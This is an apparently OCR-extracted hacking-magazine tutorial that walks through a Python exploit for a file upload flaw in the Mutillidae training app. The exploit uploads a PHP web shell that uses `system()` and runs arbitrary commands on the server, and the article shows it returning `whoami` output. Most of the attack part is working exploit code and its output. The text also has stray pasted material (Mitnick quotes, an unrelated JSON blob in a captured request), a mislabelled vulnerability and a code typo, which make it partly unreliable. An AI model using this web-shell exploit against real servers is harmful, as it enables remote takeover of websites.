***"Don't use basic or easily guessable passwords, such as common dictionary words. Users should aim for a password not shorter than 12 characters long, a combination of alpha numeric (letters and numbers) and special characters, and lower and upper cases (small and capital letters) and keep it confidential."***

**This Article  
first appeared  
in  
The Conversation**



## How to code a file upload exploit


# EXPLOIT WRITING

Hello Hackercoolians. Till now in exploit writing feature, you learnt about some of the modules or libraries that help us in ethical hacking. In this Month's feature, you will learn how to write an exploit in python to exploit the RFI or file upload vulnerability and upload a file to the target system.

## What is RFI vulnerability?

RFI stands for Remote file inclusion. In this attack, hackers can upload remote files onto the web server. Normally, some files types are restricted to be uploaded. But if a website is vulnerable to RFI, we can upload any files we want into the web server.


For this article, we will be using Mutillidae installed on XAMPP as our target. In Mutillidae, a page "upload-file.php" is vulnerable to RFI. Here's the page vulnerable to RFI in Mutillidae.



Let's upload a harmless file to this target.

*"Some people think technology has the answers."*  
-kevin Mitnick





The website accepts any type of file to be uploaded and when a file is uploaded we have the output shown above.

We can see here that it displays where the file is uploaded. So since the site is using php we can make a php script that executes any command we give to it. For example,

```
<?php echo system('ls'); ?>
```

This command gets executed on the target server and we can see all files in current directory of the target web server. To simply put, the exploit I am going to create would create the php script and supply the command we want to run and then navigate where the uploaded file is and show us the result of the command. This called RCE (remote code execution) via file upload. Let's create the python exploit.

Here's the entire exploit code.

*"Any type of operating system that I wanted to be able to hack, I basically compromised the source code, copied it over to the university because I didn't have enough space on my 200 megabyte hard drive."  
-Kevin Mitnick*



```

import requests
from bs4 import BeautifulSoup

# change this to your mutillidae ip
url = 'http://192.168.249.1:81/mutillidae/index.php?page=upload-file.php'

while True:
    user_input = input("Enter the command to execute (or type 'exit' to quit): ")
    if user_input.lower() == 'exit':
        break

    php_content = f"<?php echo system('{user_input}'); ?>"
    file_path = 'rce.php'

    with open(file_path, 'w') as file:
        file.write(php_content)

    # Define the files and data to be sent in the multipart/form-data request
    files = {
        'filename': ('rce.php', open(file_path, 'rb'), 'application/x-php')
    }
    data = {
        'UPLOAD_DIRECTORY': 'C:\\\\users\\Public',
        'MAX_FILE_SIZE': '2000000',
        'upload-file-php-submit-button': 'Upload File'
    }

    # Send the POST request
    response = requests.post(url, files=files, data=data)

    # Check if the file upload was successful
    if response.status_code == 200:
        print("File uploaded successfully.")
    else:
        print(f"Failed to upload file. Status Code: {response.status_code}")

    # change this to where the exploit is saved
    exploit_url =
'http://192.168.249.1:81/mutillidae/index.php?page=C:\\\\Users\\Public\\rce.php'
    exploit_response = requests.get(exploit_url)
    soup = BeautifulSoup(exploit_response.text, "html.parser")
    table = soup.find('td', class_='main-table-frame-right')
    print(table.text)

```

Let me explain you the above script, step by step. Just like in the previous exploits I coded, here, I am importing two libraries: requests and BeautifulSoup.

*"Garbage can provide important details for hackers: names, telephone numbers, a company's internal jargon." -Kevin Mitnick*



```
GNU nano 7.2 main_1.py
import requests
from bs4 import BeautifulSoup
```

You have learnt about “requests” library in our past Issues. BeautifulSoup is a library that makes it easy to scrape information from web pages. It sits atop an HTML or XML parser, providing Pythonic idioms for iterating, searching, and modifying the parse tree. Next, I have specified the target IP address (in our case, Mitillidae).

```
# change this to your mutillidae ip
url = 'http://192.168.249.1:81/mutillidae/index.php?page=upload-file.php'
```

Next, I added a while loop so the user of the script can give any commands to run and only stop the script after he exits.

```
while True:
    user_input = input("Enter the command to execute (or type 'exit' to quit): ")
    if user_input.lower() == 'exit':
        break
```

Next, I create a variable called “php\_content” that contains the php script to be ran and inside it user\_input will be replaced with the command we want to run. For example: ls, cat ,..etc and file\_path is the name of the file we will upload to the target web server. In our case, this will be “rce.php”.

```
php_content = f"<?php echo system('{user_input}'); ?>"
file_path = 'rce.php'
```

Next, we open a function in python that would create a file if it does not exist and write to it any content we provide. In our case “rce.php” is created and we supplied the php\_content to it which is the php script to be executed.

```
with open(file_path, 'w') as file:
    file.write/php_content)
```

Next, we need all of the request’s client is sending to the web server. Let's take a look at all the requests sent when we upload the file using OWASP ZAP or zaproxy. You can see below that there are 5 parameters that we need to set before sending the request.

*"One of my all-time favorite pranks was gaining unauthorized access to the telephone switch and changing the class of service of a fellow phone phreak. When he'd attempt to make a call from home, he'd get a message telling him to deposit a dime, because the telephone company switch received input that indicated he was calling from a pay phone." -Kevin Mitnick*



The screenshot shows the 'Manual Request Editor' window. The 'Request' tab is active, displaying the following details:

- Method:
- Header:
- Body:
- Send button

The request body contains the following text:

```
-----41452016936066626941219775880
Content-Length: 835
Origin: https://192.168.249.1:81
Connection: keep-alive
Referer:
https://192.168.249.1:81/mutillidae/src/index.php?page=upload-file
.php
Cookie: PHPSESSID=v6lm8f66dsuIngukblbic5ppcm; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
-----41452016936066626941219775880
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"
C:\Users\ADMIN\AppData\Local\Temp
-----41452016936066626941219775880
Content-Disposition: form-data; name="MAX_FILE_SIZE"
2000000
-----41452016936066626941219775880
Content-Disposition: form-data; name="filename"; filename="Test"
Content-Type: application/octet-stream
```

The 'Response' tab is also visible, showing a 'Header: Text' dropdown and a 'Body' dropdown.

At the bottom, a 'Find' search bar is present, showing 'No matches' and 'Time: 0 ms | Body Length: 0 | Total Length: 0 bytes'.

# USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

[Vulnera](https://github.com/hackercoolmagz/vulnera)

<https://github.com/hackercoolmagz/vulnera>



**Request**

Method: ▼ Header: Text ▼ Body: Text ▼ Send

-----41452016936066626941219775880

Content-Length: 835

Origin: https://192.168.249.1:81

Connection: keep-alive

Referer: https://192.168.249.1:81/mutillidae/src/index.php?page=upload-file.php

Cookie: PHPSESSID=v6lm8f66dsulngukblbic5ppcm; showhints=1

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Content-type: application/octet-stream

{ "script": "", "ips": [], "cfg": [{"time\_min": "1", "time\_max": "2", "interface": "eth0", "api\_port": "443", "delay\_all": "1", "debug": "1", "ips": "0", "loop": "0"}], "cmds": []}

-----41452016936066626941219775880

Content-Disposition: form-data; name="upload-file-php-submit-button"

Upload File

-----41452016936066626941219775880--

**Response**

Header: Text ▼ Body: Text ▼

Find: ↑ ↓ No matches Time: 0 ms Body Length: 0 Total Length: 0 bytes

These requests are,

- 1.UPLOAD\_DIRECTORY: where our file will be uploaded
- 2.MAX\_FILE\_SIZE: It checks if our file does not exceed a certain value
- 3.Filename: the name of the uploaded file in our case "rce.php".
- 4.Content-Type: HTTP header which determines the type of the uploaded file. In our case, it is php
- 5.upload-file-php-submit-button: The name of the upload button.

Now let's go back to our python exploit. We have to supply data to those 5 parameters. Note that, our target is Windows. So, as upload directory I am setting a folder named "Public" which is created by default in Windows. Why this folder? Because this folder is publicly accessible just like temp folder.

```
# Define the files and data to be sent in the multipart/form-data request
files = {
    'filename': ('rce.php', open(file_path, 'rb'), 'application/x-php')
}
data = {
    'UPLOAD_DIRECTORY': 'C:\\\\users\\\\Public',
    'MAX_FILE_SIZE': '2000000',
    'upload-file-php-submit-button': 'Upload File'
}
```



We send a POST request to the site with our file to be uploaded and pass also a parameter called data which contains the 5 parameters we talked about before.

```
# Send the POST request
response = requests.post(url, files=files, data=data)
```

Then, I add a IF condition to check if the file upload is successful or not.

```
# Check if the file upload was successful
if response.status_code == 200:
    print("File uploaded successfully.")
else:
    print(f"Failed to upload file. Status Code: {response.status_code}")
```

Next, I add the URL of location where the file is present after being uploaded (in our case, C:\\Users\\Public\\) and also get the reply. In python, we have beautifulsoup which is a library that can get data from html code we use it.

Here, the html code is stored into exploit\_response variable. In the HTML source, we can see that the data is saved in a td which is short for table data. So we use soup.find function used to search for HTML elements and we find the td which contains our exploit output.

```
# change this to where the exploit is saved
exploit_url = 'http://192.168.249.1:81/mutillidae/index.php?page=C:\\Users\\Public\\rce.php'
exploit_response = requests.get(exploit_url)
soup = BeautifulSoup(exploit_response.text, "html.parser")
table = soup.find('td', class_='main-table-frame-right')
print(table.text)
```

Now, let's run our exploit and enter a command to be executed. Here, my command is "whoami".

```
(kali㉿kali)-[~/Desktop]
$ python3 main_1.py
Enter the command to execute (or type 'exit' to quit): whoami
File uploaded successfully.
```

As you can see the file got uploaded successfully. Here's the output of our command.

```
(kali㉿kali)-[~/Desktop]
$ python3 main_1.py
Enter the command to execute (or type 'exit' to quit): whoami
File uploaded successfully.

desktop-fipsav7\admin
desktop-fipsav7\admin
```



The exploit is successful. There is another way to use the RFI vulnerability and upload files. Instead of entering the command every time, we can just save commands in a file and upload this file to the target web server. Well, let's make some changes to the above exploit, I create a file named "rce.php" with code as shown below.

```
GNU nano 7.2 rce.php
<?php echo system('whoami'); ?>Hackercool Magazine
```

Then, I make a copy of the above exploit code (It's always a good practice to make a copy of the original script) and name it as "side.py". Then I comment out some lines as shown below.

```
GNU nano 7.2 side.py
import requests
from bs4 import BeautifulSoup

# change this to your mutillidae ip
url = 'http://192.168.249.1:81/mutillidae/index.php?page=upload-file.php'

while True:
#   user_input = input("Enter the command to execute (or type 'exit' to quit): ")
#   if user_input.lower() == 'exit':
#       break

#   php_content = f"<?php echo system('{user_input}'); ?>"
#   file_path = 'rce.php'

#   with open(file_path, 'w') as file:
#       file.write(php_content)

# Define the files and data to be sent in the multipart/form-data request
```

The changes are made only to above part of the script. The rest of the exploit is same. Then I run it and get the same result.

```
(kali㉿kali)-[~/Desktop/main]
$ python3 side.py
File uploaded successfully.
```

```
desktop-fipsav7\admin
desktop-fipsav7\admin
```



